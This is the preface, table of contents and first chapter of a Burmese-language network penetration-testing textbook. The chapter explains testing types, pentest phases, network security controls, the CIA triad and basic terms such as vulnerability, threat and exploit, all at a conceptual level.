

## စာရေးသူ အမှာစာ

ဒီစာအုပ်လေးကို ရေးသားဖို့အတွက်ကို အချိန်အားဖြင့် 1 နှစ်လောက်ယူခဲ့ရပါတယ်။ ဒီစာအုပ်ကတော့ Network Engineer / System Engineer တို့အတွက်ကော့ Penetration Testing / Hacking ကိုစတင်လေ့လာမယ့် သူတွေအတွက်ပါအဆင်ပြေမယ့် စာအုပ်တစ်အုပ်ဖြစ်ပါတယ်။ အမိကကတော့ ဒီစာအုပ်က Infra Penetration Testing ပိုင်းကို အသားပေးရေးထားတာ ဖြစ်တဲ့အတွက် Web အပိုင်းကတော့ အခြေခံ သဘောတရား တွေလောက်သာ ပါဝင်မှာ ဖြစ်ပါတယ်။ Web Pentest အပိုင်းမှာဆိုရင်လဲ အများဆုံးဖြစ်ပေါ်တက်တဲ့ Web Application ရဲ့အားနည်းချက်အကြောင်းတွေ အဲဒီအားနည်းချက်များမှတစ်ဆင့် ဘယ်လိုပိုင်ရောက်ထိန်းချုပ်လိုပိုင်သလဲဆိုတဲ့ နည်းလမ်းတွေ ကိုပါ ပူးတဲ့ဖော်ပြ ပေးထားပါတယ်။ ဒါအပြင် စာဖတ်တဲ့ သူတွေ Lab လုပ်ရာမှာ အခက်ခဲနည်းစေဖို့ အတွက်ကိုရည်ရွယ်ပြီး အရန်သင့် စမ်းသပ်လိုပိုင်တဲ့ Lab File ကိုလဲပူးတဲ့ထည့်ပေးထား ပါတယ်။ စာအုပ်ထဲမှာ ပါဝင်တဲ့အကြောင်းရာတွေကတော့ ကျွန်တော် ဖတ်ခဲ့ မှတ်ခဲ့ဘူးတဲ့ စာအုပ်တွေ ဖြစ်တဲ့ Network Scanning | Network Pentesting | Web Application Pentesting | Penetration Testing with Kali Linux အစရှိတဲ့ စာအုပ်တွေထဲကနေ စာဖတ်သူတွေအတွက် သင့်တော်မယ့် အဆင်ပြေစေမယ့် အကြောင်းရာတွေကို မိုးပြမ်းထားတာ ဖြစ်ပါတယ်။ ဒီအပြင် Penetration Testing လုပ်ဖို့ရန်အတွက် လိုအပ်တဲ့ Networking, Linux တို့ကိုလဲ အခြေခံ အနေနဲ့ DVD ထဲမှာထည့်သွင်း ပေးထားပါတယ်။ ဒီစာအုပ်လေးဟာ ပထမဦးဆုံးအကြိမ် စတင်ထုတ်ဝေတဲ့စာအုပ်မို့လို လိုအပ်ချက်တွေ । အားနည်းချက်တွေလဲ ရှိပါတယ်။ အဲဒါတွေကိုလဲ ကျေးဇူးပြုပြီးတော့ နားလည် ပေးကြပါလိုတောင်းဆိုလိုက်ပါတယ်ခင်ဗျာ။ မရှင်းတာ နားမလည်တာ တွေရှိရင်လဲ Page Message box မှာလာရောက်မေးမြန်းလို ရပါတယ် ခင်ဗျာ။

စာဖတ်သူများ အားလုံး ကျွန်းမာ ချမ်းသာ လိုအင်တွေပြည့်ဝကြပါစေ ခင်ဗျာ.....။

Han Niux

Myanmar Pentest Society

# Contents

Chapter 1 Introduction Page: 1

- ❖ Type of Testing
- ❖ What is Network Security?
- ❖ Security Information and event Management
- ❖ Important Terminologies
- ❖ Introduction attack

Chapter 2 Lab Setup Page: 2

- ❖ Setting up a Kali Virtual Machine
- ❖ Basics of Kali Linux
- ❖ Introduction of Metasploit
- ❖ Introduction of Nessus and Nmap
- ❖ Introduction of Burp Suite, BeEF, SQL Map, Netcat

Chapter 3 Information Gathering Page: 54

- ❖ What is Information gathering?
- ❖ Passive Information gathering
- ❖ Active Information gathering

Chapter 4 Scanning, Enumeration & Vulnerability Assessment Page: 74

- ❖ How to specify a target
- ❖ How to perform host discovery
- ❖ How to identify open ports
- ❖ How to manage specification and scan order
- ❖ How to perform a script and version scan
- ❖ How to detect operating system
- ❖ How to detect and bypass network protection systems
- ❖ How to use Zenmap
- ❖ What is enumeration?

- ❖ Vulnerability scanning
- ❖ How to manage Nessus policies
- ❖ How to choose a Nessus scan template and policy
- ❖ How to perform a vulnerability scan using nessus
- ❖ How to manage Nessus scans

## Chapter 5 Gaining Network Access

Page: 135

- ❖ Gaining remote access
- ❖ Cracking passwords
- ❖ Creating backdoors using Backdoor Factory
- ❖ Exploiting remote services using Metasploit
- ❖ Social Engineering using SET

## Chapter 6 Assessing Web Application Security

Page: 159

- ❖ Importance of web application security testing
- ❖ Application profiling
- ❖ Common web application security testing tools
- ❖ Authentication
- ❖ Session management
- ❖ Input validation
- ❖ Security misconfiguration
- ❖ Auditing and logging
- ❖ Cryptography
- ❖ Understanding Web Application Vulnerabilities (File Inclusion vulnerability, CSRF, XSS, SQLi, Command Injection, File Upload Vulnerability)

## Chapter 7 Privilege Escalation

Page: 228

- ❖ Defining Privilege Escalation
- ❖ Horizontal versus vertical privilege escalation
- ❖ Privilege escalation on Windows
- ❖ Privilege escalation on Linux

**Chapter 8 Maintaining Access and Clearing Tracks** Page: 249

- ❖ Maintaining Access
- ❖ Clearing tracks

**Chapter 9 Reporting** Page: 259

- ❖ Understanding Nmap outputs
- ❖ Understanding Nessus outputs
- ❖ How to confirm Nessus Vulnerabilities using Nmap and other tools

**Chapter 10 Patching and Security Hardening** Page: 272

- ❖ Defining Patching
- ❖ Patch enumeration on Windows and Linux
- ❖ Introduction to security hardening and Secure configuration reviews
- ❖ Utilizing Center for Internet Security (CIS) benchmarks for hardening

**Real World Challenge Lab** Page: 283

## Chapter -1

### Introduction of Network Penetration

Penetration testing ဒါမှမဟုတ် Pentesting ဆိုတာ Network ဒါမှမဟုတ် System တစ်ခုမှာ Security Breaches ဖြစ်ပွားနိုင်တာတွေကို ရှာဖွေဖော်ထုတ်စမ်းသပ်ရတာကို ခေါ်တာဖြစ်ပါတယ်။ Pentest မှာဆိုရင် Tester က Vulnerabilities တွေကို Discover လုပ်ရတာတင်မဟုတ်ပဲ အဲဒီ Vulnerabilities တွေကို Exploit ပြုလုပ်တာတွေပါဝါဝင်ပါတယ်။ Exploitation ပြုလုပ်တဲ့အဆင့် အောင်မြင်သွားရင်တော့ attackers က system ထဲကိုရောက်သွားပြီဖြစ်ပါတယ်။

Penetration Testing မှာတော့ အမျိုးအစား (၃) မျိုးရှိပါတယ်။

1. Black Box Testing
2. White Box Testing
3. Grey Box Testing

#### **Black Box Testing**

ဒီ Penetration testing အမျိုးစားကတော့ tester က System နဲ့ပတ်သက်ပြီးဘာမှမသိသေးပါဘူး Zero Knowledge နဲ့ Testing လုပ်ရတာပဲဖြစ်ပါတယ်။ Target Network ဒါမှမဟုတ် System ရဲ့ အချက်အလက် တွေကိုအရင်ရယူရပါတယ် ပြီးတော့မှ Testing ပြုလုပ်ရပါတယ်။

#### **White Box Testing**

ဒီ Penetration testing အမျိုးစားကတော့ tester က ရှိုးထားတဲ့ Target System ဒါမှမဟုတ် Network တို့ကိုအသုံးပြုပြီး Testing လုပ်ရတာဖြစ်ပါတယ်။ ဥပမာ - Source Code, IP address, OS detail အစရှိတာတွေပါဝင်ပါတယ်။

#### **Grey Box Testing**

ဒီ Penetration testing အမျိုးစားကတော့ White Box Testing လိုပဲအချက်အလက်တွေကို ရှိုးပြီးတော့ Test လုပ်ရတာဖြစ်ပါတယ်။ ဒါပေမယ့် မတူညီတာကတော့ Information တွေကိုတော့ Limit ပြုလုပ်ထားပါတယ်။ User တစ်ဦးက System ကိုရယူတဲ့ပုံစံမျိုးဖြစ်ပါတယ်။

#### **Phase of Penetration Testing**

Penetration Testing မှာဆိုရင်တော့ စုစုပေါင်းအဆင့် ၆ ဆင်ပါဝင်ပါတယ်။

1. Reconnaissance (Information Gathering)
2. Scanning and Enumeration
3. Gaining Access
4. Maintaining Access
5. Covering Tracks
6. Reporting

အသေးစိတ်ကိုတော့ သက်ဆိုရာ Chapter တိုင်းမှာလေ့လာနိုင်ပါတယ်။ အခုစာအုပ်က Network Penetration Testing စာအုပ်ဆိုတော့ အရင်ဆုံး Network Security အကြောင်းလေးကိုအရင် လေ့လာကြပါမယ်။

### **What is Network Security?**

Network Security တွင် Network တစ်ခုကိုမသက်ဆိုသောသူများအား အသုံးပြုလိုမရအောင် ပြုလုပ်ခြင်း၊ Network အတွင်းရှိအချက်အလက်များကို မသာမသူများ ရယူလိုမရအောင် ကာကွယ် ခြင်း၊ Network အတွင်း သွားလာနေသော Package များအားစောင့်ကြည့်ခြင်း အစရိုသည့်တို့ ပါဝင်သည်။

### **How does network security work?**

Network Security ကတော့ Layers ပေါင်းစုံကိစ္စပေါင်းထားပြီး Network ထဲမှ edge ကိုကာကွယ် ပေးရပါတယ်။ Network တိုင်းမှာ Security Layer ကို Policies တွေသတ်မှတ်တယ် ထိန်းချုပ်မှူး တွေကို ပြုလုပ်ရပါတယ်။ ခွင့်ပြုချက်ရှိတဲ့သူသာ Network ထဲမှအချက်အလက်များ ကိုအသုံးပြုခွင့် ရအောင်ပြုလုပ်ရပါတယ်။ ဒါပေမယ့်မသမာသူတွေရဲ့ exploits နဲ့ threats များကို ပိတ်ပင်တားစီးရပါတယ်။

### **Types of Network Security**

- Access control
- Antivirus and antimalware software
- Application Security
- Behavioral analytics
- Data loss prevention
- Email security

- Firewalls
- Intrusion Prevention systems
- Mobile device security
- Network segmentation
- Security information and event management
- VPN
- Web security
- Wireless security

တိုပဲဖြစ်ပါတယ်...။ အကြောင်းအရာသေးစိတ်ကိုအောက်တွင်ဆက်လက်ဖော်ပြထားပါတယ်.....။

### **Access control**

User တိုင်းကသင့်ရဲ့ Network ကိုအသုံးပြုခြင့်မရအောင်ပြုလုပ်တာဖြစ်ပါတယ်။ Attacker တွေရဲ့ တိုက်ခိုက်မှုရန်မှုကာကွယ်ရန်ဆိုလျှင် User တိုင်းရဲ့ Device တိုင်းကိုအသုံးပြုလိုမရအောင်ပြုလုပ်ခြင်းဖြင့်ကာကွယ်နိုင်ပါတယ်။ အဲနောက်သင့်ရဲ့ Security Policies ကိုသင့် Company တွင်ထုတ်ပြန်သင့်ပါတယ်။ သင့် Network တွင်ချိတ်ဆက်တဲ့ Devices တွေကိုကန္တသတ်ထားသင့်ပါတယ် ဥပမာပြာရရင် User တစ်ယောက်ကို Device တစ်ခုသာချိတ်ခွင့်ပေးတာမျိုး တွေကိုဆိုလိုတာဖြစ်ပါတယ်။ အထက်ဖော်ပြပါအချက်အလက်များကို Network Access Control (NAC) လိုပေါ်ပါတယ်။

### **Antivirus and antimalware software**

Malware တွေဟာသင့် Network ပေါ်မှာ ရက်ပေါင်း လပေါင်းများစွာပြိုမ်းသက်စွာတည်ရှိ နေနှင့်ပါတယ်။ အကောင်းဆုံးလိုသတ်မှတ်ထားတဲ့ Antivirus Program တွေတောင်မှ တစ်ခါတစ်ရုံရှာဖွေလို့မရနိုင်အောင် ပုံးခိုနေတက်ကြပါတယ်။ ဒါပေမယ့်အချိန်ကြာလာတဲ့အခါ ပုံမှန်မဟုတ်သော Files တွေကိုတွေ့မြင်ရ မှာဖြစ်ပါတယ်။ အဲအခါကြမှုသာ Malware တွေကို Remove လုပ်သင့်ပါတယ်။ ပြီးနောက် Damage ဖြစ်နေတာတွေကိုပြန်လည်ပြပြင်ထိန်းသိမ်းသင့်ပါတယ်။

### **Behavioral analytics**

Network တစ်ခုဟာပုံမှန်ဟုတ်မဟုတ်ကိုသိရှိဖို့ရန်ကလဲအရေးကြီးတဲ့အချက်တစ်ချက်ဖြစ်ပါတယ်။ Behavioral analytics tools တွေဟာ Network အတွင်းမှာ ပုံမှန်မဟုတ်တဲ့လူပ်ရှားမှုများ ကိုအလိုအလျောက်သိရှိပြီးဖယ်ရှားဖြစ်နိုင်ပါတယ်။ Security Team အနေနဲ့ လမ်းညွှန်ချက်များအတိုင်း အကောင်းဆုံးဖော်ထုတ်ပြီး ပြသနာဖြစ်စေမယ့် Threats များကိုရှင်းလင်းသင့်ပါတယ်။

## Data loss prevention

အဖွဲ့စည်းတွေအနေနဲ့ဝန်ထမ်းတွေကို အရေးကြီးတဲ့အချက်အလက်များကို ပြင်ပသို့ မရောက်နိုင်အောင် သေချာစွာထိန်းသိမ်းဖို့လိုအပ်ပါတယ်။ Data Loss Prevention (DLP) ဟာ လူသားတွေမှ အရေးကြီး တဲ့အချက်အလက်များကို ပြင်ပသို့ upload လုပ်ခြင်း, forward လုပ်ခြင်းများကို ကာကွယ်တားစီးနိုင်ပါတယ်

## Email security

Email gateways တွေဟာလုံခြုံရေးချိုးဖောက်တိုက်ခိုက်မှုခံရမှုမှာ No 1 နေရာမှာရှိပါတယ်။ တိုက်ခိုက်သူ ဟာ Social Engineering လိုခေါ်တဲ့နည်းပညာကိုအသုံးပြုပြီး Personal information တွေကိုရယူ နိုင်ပါ တယ်။ Email security application တွေဟာအရေးကြီးတဲ့ အချက်အလက်များမပျောက်ဆုံးအောင် incoming attacks နဲ့ outbound messages တွေကို ထိန်းချုပ်ပြီး ကာကွယ်နိုင်ပါတယ်။

## Firewalls

Firewalls ဆိုတာကတော့စိတ်ချရတဲ့ internal network မှတစ်ဆင့် စိတ်မချရတဲ့ outside networks တို့ခြားကြားခံအဖြစ်ကာကွယ်ပေးတာကိုဆိုလိုတာဖြစ်ပါတယ်။ Firewall တွေကိုအသုံးပြုပြီး traffic တွေကို allow ဒါမှမဟုတ် block စသည့်စည်းမျဉ်းများကိုသတ်မှတ်ပေးလိုပါတယ်။ Firewall ကို Hardware အနေနဲ့ကော Software အနေနဲ့ပါတွေမြင်ရမှာဖြစ်ပါတယ်။

## Intrusion prevention systems

Intrusion prevention system ဆိုတာ Network အတွင်းရှိ traffic တွေရဲ့လူပ်ရှားမှုများထဲမှ တိုက်ခိုက်မှုများကို scan လုပ်ပြီး block ပြုလုပ်တာကိုဆိုလိုတာဖြစ်ပါတယ်။ Cisco မှထုတ်လုပ်ထားတဲ့ Next-Generation IPS (NGIPS) လိုခေါ်တဲ့ဟာဆိုရင် တစ်ကမ္ဘာလုံးကိုခြေမြှမ်းခြောက်နေတဲ့ Malicious Activity များကို block လုပ်ယုံသာမကဘဲ suspect files တွေရဲ့ပြောင်းလဲမှုတွေ နဲ့ Malware တွေကို Network အတွင်းမဝင်နိုင်အောင် နှင့် မပြန်ပွားအောင်ပါထိန်းချုပ်နိုင်စွမ်းရှိပါတယ်။

## Mobile device security

Cybercrime တွေဟာပိုမိုများပြားလာပြီး Mobile devices နဲ့ Apps တွေအပေါ်မှာ Target ထားလာကြပါတယ်။ နောက်လာမယ့် ၃နှစ်အတွင်း နည်းပညာနဲ့သက်ဆိုင်တဲ့အဖွဲ့စည်းပေါင်း ၅၀ ရာခိုင်နှုန်းလောက်ဟာ Mobile devices တွေအတွက်ထွေတ်လုပ်တဲ့ Application တွေကိုပိုပြီး အကူညီပေးလာကြတော့မှာဖြစ်ပါတယ်။ အဲဒါကြောင့် သင့် Network ကိုအသုံးပြုမယ့် Devices တွေကို ထိန်းချုပ်ဖို့လို အပ်လာပါတယ်။ သင့်အနေနဲ့လဲ Network traffic တွေကို Private Connections ဖြစ်ဖို့

configure ပြုလုပ်ရန်လိုအပ်မှာဖြစ်ပါတယ်။ဆိုလိုတာက စိတ်ချရတဲ့ Network တစ်ခုကို  
တည်ဆောက်ဖို့ ရန်တိုက်တွန်းခြင်းဖြစ်ပါတယ်။

### **Network segmentation**

Network Traffic တွေကိုအမျိုးအစားခွဲခြားပြီး မပြုလုပ်ရသေးတဲ့ Security Policies တွေကိုပြု  
လွှာန်းခြင်းကိုဆိုလိုတာဖြစ်ပါတယ်။ အကောင်းဆုံးကတော့ endpoint identity တွေကိုအခြေခံ  
ပြီးခွဲခြားခြင်း (IP addresses တွေကိုခွဲခြားသတ်မှတ်ကိုပြောတာမဟုတ်ပါ). သင်ကိုယ်တိုင် မှန်ကန်  
တဲ့ အချက်အလက်နည်းလမ်းများကိုအခြေခံပြီး နေရာ နဲ့ အသုံးပြုခွင့်ပြုထားတဲ့သူတွေကို Level  
သတ်မှတ်သင့်ပါတယ်။

### **Security information and event management**

SIEM Products တွေက သင့် Security Team တွေကို ခြေမှုများကိုတွန်းဖြန်ရန်အတွက်လို  
အပ်တဲ့ အချက်အလက်များကိုပေးယုံသာမက အတူတက္ကလက်တွဲပြီးလုပ်ဆောင် ကြပါတယ်။ အဲ  
Products တွေ ကလဲ Physical, Virtual appliances နဲ့ Server software စသည့်ပုံစံ  
အမျိုးမျိုးရှိပါတယ်။

### **VPN**

VPN ဆိုတာကတော့ Endpoint ကနေ Network ထိကို encrypts လုပ်ပြီးဆက်သွယ်တာကိုဆို  
လိုတာဖြစ်ပါတယ်။ ယေဘုယျအားဖြင့် Device ကနေ Network ကို IPsec ဒါမှမဟုတ် Secure  
Sockets Layer တစ်ခုခုကို authenticate communication ကိုအသုံးပြုပြီး remote-access ပြုလုပ်  
ကြပါတယ်။

### **Web security**

Web security ပြဿနာကတော့ သင့်ဝန်ထမ်းတွေအသုံးပြုတဲ့ Web တွေကိုထိန်းချုပ်ရမှာဖြစ်ပါတယ်။  
Web-based threats ကို Block ပြုလုပ်ရမှာဖြစ်ပါတယ် ပြီးတော့ malicious websites တွေကို  
အသုံးပြု ခွင့်မရအောင်ပိတ်ပင်ရမှာဖြစ်ပါတယ်။ အဲလိုပြုလုပ်ခြင်းအားဖြင့် Web server မှာတင်ထား  
တဲ့ သင့် web site ဒါမှမဟုတ် cloud မှာတင်ထားတဲ့ web site ကိုကာကွယ်ပေးနိုင်ပါ လိမ့်မယ်။

### **Wireless security**

Wireless network တွေကတော့ wired တွေလောက်တော့ secure မဖြစ်ပါဘူး။ တင်းကြပ်တဲ့  
လုခြံချေးစီမံမှုမရှိပဲ Wireless LAN ကိုနေရာတိုင်းမှာ Ethernet ports တွေရှိတဲ့နေရာတိုင်းမှာ

တပ်ဆင်နိုင်ပါတယ်။ သင့်အနေနဲ့ wireless network တစ်ခုကိုတည်ဆောက်မယ်ဆိုရင် ကာကွယ်ဖို့ရန်အတွက်သေချာစွာ designed ဆွဲဖို့လိုအပ်ပါတယ်။

## Why Security is Important


နည်းပညာတိုးတက်လာခြင်း နဲ့ အတူ Network တွေဟာလဲကြီးမားလာပါတယ်။ အဲလိုကြီးထွားလာတဲ့အတွက် Cyber threats တွေဟာလဲပိုမိုကျယ်ပြန်လာပါတယ်။ နာရီတိုင်းမှာ threat အသစ် တွေ ပေါ်ထွက်လာပါတယ် ပြီးတော့ Cybersecurity companies တွေကလဲ ကျူးကျော်ဝင်ရောက်မှု တွေလျှော့နည်းအောင် အမြဲတိုက်ခိုင်ရင်ဆိုင်နေကြရပါတယ်။ သာမန် batch virus script ကနေ Advanced Persistent Threats (APTs) အထိဆင့်ကဲပြောင်းလဲလာတာဟာ အားလုံးအတွက် တော့ စိန်ခေါ်မှုတစ်ခုဖြစ်ပါတယ်။

Security ကအရမ်းအရေးပါပါတယ်။ အကယ်၍များ Security နဲ့ပတ်သက်တဲ့ အခြေခံသဘောတရား တွေကို သေချာစွာမလိုက်နာဘူးဆိုရင် Financial Risks, Legal Risks နဲ့ Negative Public Relations စသည့်ပြဿနာများကြံးတွေရနိုင်ပါတယ်။ Security Policies တွေရေးဆွဲရာမှာလဲ မတူညီတဲ့ ဘက်ပေါင်းစုံ ကနေကြည့်ရှု ရေးဆွဲသင့်ပါတယ်။ Management Team တွေအတွက်တော့ Network တစ်ခုဟာ Company တစ်ခုစီးပွားရေးဖွံ့ဖြိုးရေးအတွက် Tool တစ်ခုဖြစ်တယ်။ End users တွေအတွက်တော့ သူတို့ရဲ့လုပ်ငန်း တွေပြီးဆုံးဖို့အတွက် Tool တစ်ခုဖြစ်တယ်။ ကံဆိုးစွာနဲ့ User တစ်ယောက် ဒါမှမဟုတ် Management team ကအရေးကြီးတဲ့အချက်အလက်များကို လုပြုစိတ်ချစွာ မထိန်းသိမ်းနိုင်ခဲ့လျှင်တော့ Vulnerabilities နဲ့ Security threats တွေကိုဖြစ်ပေါ်စေမှာဖြစ်ပါတယ်။ အဲလိုမျိုးတွေမဖြစ်ပေါ်စေဖို့ ရန်အတွက်စောင့်ထိန်းရမယ့် အဓိကအချက် (၃) ချက်ရှိပါတယ်။ CIA Triangle လို့လဲခေါ်ပါတယ်။ အောက်မှာ ဆက်လေ့လာကြည့်ပေးပါ။

## CIA Triangle

ဒီ Triangle ဟာဆိုရင်တော့ Security ပိုင်းမှာအရေးပါတဲ့နေရာကပါဝင်ပါတယ်။

- Confidentiality
- Integrity
- Availability



### **Confidentiality**

Confidentiality ရဲလုပ်ဆောင်ချက်ကတေသာ အဖိုးတန်တဲ့စီးပွားရေးနဲ့ ပတ်သက်တဲ့ အချက်အလက် များ । လုပ်ဆောင်မှုများကို မသက်ဆိုင်သူတို့အသုံးပြုခွင့်မရှိအောင် ပြုလုပ်ခြင်းပဲဖြစ်ပါတယ်။ Network security ရဲအစိတ်အပိုင်းတစ်ခုဖြစ်တဲ့ Confidentiality ကတေသာ အချက်အလက်တွေကို သက်ဆိုင်သူများကိုသာ အသုံးပြုခွင့်ရအောင်ပြုလုပ်ပေးရတာပဲဖြစ်ပါတယ်။ ဆိုလိုတာကတေသာ စီးပွားရေးလုပ်ငန်းတစ်ခုနဲ့ သက်ဆိုင်တဲ့ အချက်အလက်တွေကို အဲလုပ်ငန်းက အသုံးပြုခွင့်ရှိတဲ့ လူတွေသာအသုံးပြုလိုရမှာဖြစ်ပါတယ်။

### **Integrity**

“Integrity” ဆိုတာကတေသာ အချက်အလက်များကို တိကျမှန်ကန်စွာထိန်းသိမ်းထားခြင်းပဲဖြစ်ပါတယ်။ Integrity ရဲလုပ်ဆောင်ချက်ကတေသာ အချက်အလက်များကိုရက်ဆွဲနှင့် တကွထိန်းသိမ်းထားပြီး unauthorized persons ဒါမှုမဟုတ် Hackers တို့မှပြုခြင်လို့မရအောင်လုပ်ဆောင်ရပါတယ်။ အချက်အလက်များ ကိုပေးပို့ရာမှာ ပြောင်းလဲမှုမရှိပဲ လက်ခံသူထံသို့ရောက် အောင်ပေးပို့ရပါတယ်။ ပေးပို့တဲ့သူပို့ပေးတဲ့ အချက်အလက် နဲ့ လက်ခံတဲ့သူရရှိတဲ့ အချက်အလက်တွေရဲ့ bit တွေဟာ အတူတူပဲဖြစ်ရပါမယ်။

### **Availability**

“Availability” ရဲလုပ်ဆောင်ချက်ကတေသာ အချက်အလက်များကိုလုပ်ခြိစွာ ထိန်းသိမ်းပြီး လိုအပ်တဲ့ အချိန်မှာ ရရှိအောင် ဆောင်ရွက်ပေးရတာကို ပြောတာဖြစ်ပါတယ်။ ဆိုလိုတာကတေသာ Network Resources ဒါမှုမဟုတ် Network Services တွေကိုအသုံးပြုခွင့်ရရှိထားတဲ့သူတိုင်း လိုအပ်တဲ့ အချိန်တိုင်းမှာ လိုအပ်သလိုရ ရှိအောင် ဆောင်ရွက်ပေးရတာဖြစ်ပါတယ်။

## Important Terminologies

အခုဆက်လက်ပြီးလေ့လာရမှာကတော့ Security ပိုင်းမှာအရေးပါတဲ့ အသုံးအနှစ်းတွေနဲ့ ပတ်သက်တာ တွေ ကိုလေ့လာရမှာဖြစ်ပါတယ်။

### Asset

တန်ဖိုးရှိတဲ့ အချက်အလက်တွေ । Device အစရှိတဲ့ အစိတ်အပိုင်းတွေကို ပြင်ပကအသုံးပြုခွင့်ရှိတဲ့ User တွေအသုံးပြုလို့ရအောင် । တွေ့ခြားအချက်အလက်အသစ်များပေါင်းထည့်လို့ရအောင်နဲ့ပြုပြင်လို့ ရအောင်ပြု လုပ်ပေးရတာကိုဆိုလိုတာဖြစ်ပါတယ်။

### Vulnerability

Vulnerability ဆိုတာကတော့ Network ဒါမှုမဟုတ် System တစ်ခုမှာဖြစ်ပေါ်နေတဲ့ အားနည်းချက် ကိုဆိုလိုတာဖြစ်ပါတယ်။ အဲ Vulnerability မှတစ်ဆင့်အချက်အလက်များ ကိုရယူသုံး စွဲခွင့်ပိုမို ရရှိအောင် အဆင့်မြင့်တင်လိုပါတယ်။ Network ထဲမှာ Vulnerability ဖြစ်ပေါ်စေတဲ့ အကြောင်း ပြချက်တွေကတော့

- Missing patches
- Default passwords
- Weak firewall ruleset
- Personal devices -Mobiles and Laptops
- USB Devices

စသည်တို့ကြောင့် Vulnerability ဖြစ်ပေါ်ပါတယ်။ Vulnerabilities တွေကိုတော့ Operating Systems, Routers, Switches, Firewalls, Applications, Antivirus Software အစရှိသည်တို့တွင် တွေ့ရှုနိုင်ပါသည်။ တို့က်ခိုက်သူကအဲ Vulnerabilities ကိုအသုံးပြုပြီး Threat တစ်ခုကိုတိတွင်ကာ Network ထဲသို့စေလွတ် ပါတယ်။

### Threat

Threat ဆိုတာကတော့ Computer System အတွက်အန္တရာယ်ဖြစ်ပေါ်စေမယ့်အရာကိုဆိုလိုတာ ဖြစ်ပါတယ်။ Hacker တစ်ခုခြီးကခွင့်ပြချက်မရှိပဲအချက်အလက်များကိုရယူနိုင်ရန်အတွက် ပျက်စီး လိုသော ရည်ရွယ်ချက် ဖြင့်ဖန်တီးထားတာကိုပြောတာဖြစ်ပါတယ်။ Threat မှာတော့ အခြေခံ အားဖြင့် 4 မျိုးရှိပါတယ်။

1. Internal Threats
2. External Threats
3. Structured Threats
4. Unstructured Threats

### **1) Internal Threats**

Computer । အင်တာနက် နဲ့ ဆက်ဆက်နေတဲ့ Crimes တွေရဲ့ စာ ရာခိုင်နှုန်းဟာ insider attacks တွေဖြစ်ပါတယ်။ Internal Threats ဖြစ်ပွားရတဲ့အဓိက အကြောင်းရင်းကတော့ အဖွဲ့စည်းကို မကျေနှုန်းသော ဝန်ထမ်းများကြောင့်လဲဖြစ်သလို । ဂရမပြုတက်တဲ့ ဝန်ထမ်းများ ကြောင့်လဲဖြစ်ပွား တက်ပါတယ်။ အများအား ဖြင့်တော့ ဒီတိုက်ခိုက်မှုများကို အဓိကလုပ်ဆောင်တာ ကတော့ Network ထဲမှာရှိတဲ့ Privileged Users တွေပဲဖြစ်ပါတယ်။

Insider Attacks များဟာ External Attacks တွေထက်ပိုပြီးတော့ အန္တရာယ်ရှိပါတယ်။ ဘာဖြစ်လို လဲဆိုရင် အတွင်းလူတွေက Company ရဲ့ Network Architecture । Security Policies နဲ့ အဖွဲ့စည်းရဲ့ စည်းမျဉ်းစည်းကမ်းတွေကို ပိုပြီးသိသောကြောင့်ဖြစ်ပါတယ်။ အဲဒါကြောင့် ပြင်ပတိုက်ခိုက်မှုရန်များ ကိုသာ အထူးသတိထား ကာကွယ်မှုတွေပြုလုပ်နေမယ်ဆိုရင် အတွင်းတိုက်ခိုက်မှုတွေမှာ အားနည်း ချက်တွေ ရှိနေနိုင်ပါတယ်။

### **2) External Threats**

External Threats တွေကတော့ Network အတွင်းမှာရှိနေတဲ့ အားနည်းချက်ကို အသုံးချုပြီး လုပ်ဆောင်တာဖြစ်ပါတယ်။ တိုက်ခိုက်သူတွေကတော့ အဖွဲ့စည်းရဲ့ financial gain ကိုသိလိုသော ကြောင့် လဲဖြစ်နိုင်သလို । ဂုဏ်သတင်းကိုထိခိုက်ပျက်စီး စေလိုသောကြောင့်လဲ ဖြစ်နိုင်ပါတယ်။ Attacker ကစတင် တိုက်ခိုက်တော့မယ်ဆိုရင် အရင်ဆုံး Plan ဆွဲပါတယ် । Specialized tools တွေနဲ့ နည်းလမ်းတွေကိုအသုံးပြုပြီး Network Penetrate ကိုအောင်မြင်အောင် လုပ်ဆောင်ပါ တယ်။

External attack ကတော့ အားနည်းချက်ရှိနေမှု ပေါ်မှုတည်ပြီး exploit ပြုလုပ်ပြီးတိုက်ခိုက်ပါတယ်။ ဤတိုက်ခိုက်မှုတွေကတော့ အတွင်းဝန်ထမ်းများရဲ့ အကူညီးမပါဘဲ ပြုလုပ်နိုင်ပါတယ်။ တချို့ External Attacks တွေမှာ Applications နဲ့ Virus -based attacks, password-based attacks, instant messaging-based attacks, network traffic-based attacks နဲ့ Operating System based attacks တို့ပါဝင်ပါတယ်။

### 3) Structured Threats

Structured Threats ကတေသာ တစ်နှင့်တစ်ယောက်ချင်းဆီကနေ ပေါ်ပေါက်လာတာဖြစ်ပါတယ်။ အဲတစ်ယောက်ချင်းကလဲ Vulnerabilities အမျိုးအစားများကို လျင်မြန်စွာ ခဲ့ခြားနိုင်ပါတယ် ပြီးတော့ ကိုယ်ပိုင် exploit တွေကိုလဲရေးနိုင်ပါတယ်။

### 4) Unstructured Threats

Unstructured Threats ဆိုတာကတေသာ အတွက်မရှိတဲ့ သူတစ်ဦးဦးက Hacking Tools တွေ နဲ့ Script တွေကိုအသုံးပြုပြီးတိုက်ခိုက်ရာ မှ ပေါ်ပေါက်လာခြင်းဖြစ်ပါတယ်။ သူတို့ရဲ့ Hacking ပိုင်းဆိုင် ရာစမ်းသပ်မှု တွေက အဖွဲ့စည်းတွေအတွက်ကို အန္တရာယ်ဖြစ်ပေါ်စေပါတယ်။

### Exploit

Exploit ဆိုတာကတေသာ System တစ်ခုရဲ့အားနည်းချက်မှတစ်ဆင့်အခွင့်ကောင်းယူပြီးဝင်ရောက်လို ရအောင် ပြုလုပ်တာကိုပြောတာဖြစ်ပါတယ်။ Exploit က Attacker ကိုအချက်အလက်များရယူ နိုင်အောင်ကူညီ ပေးပါတယ်။

### Introduction to an attack

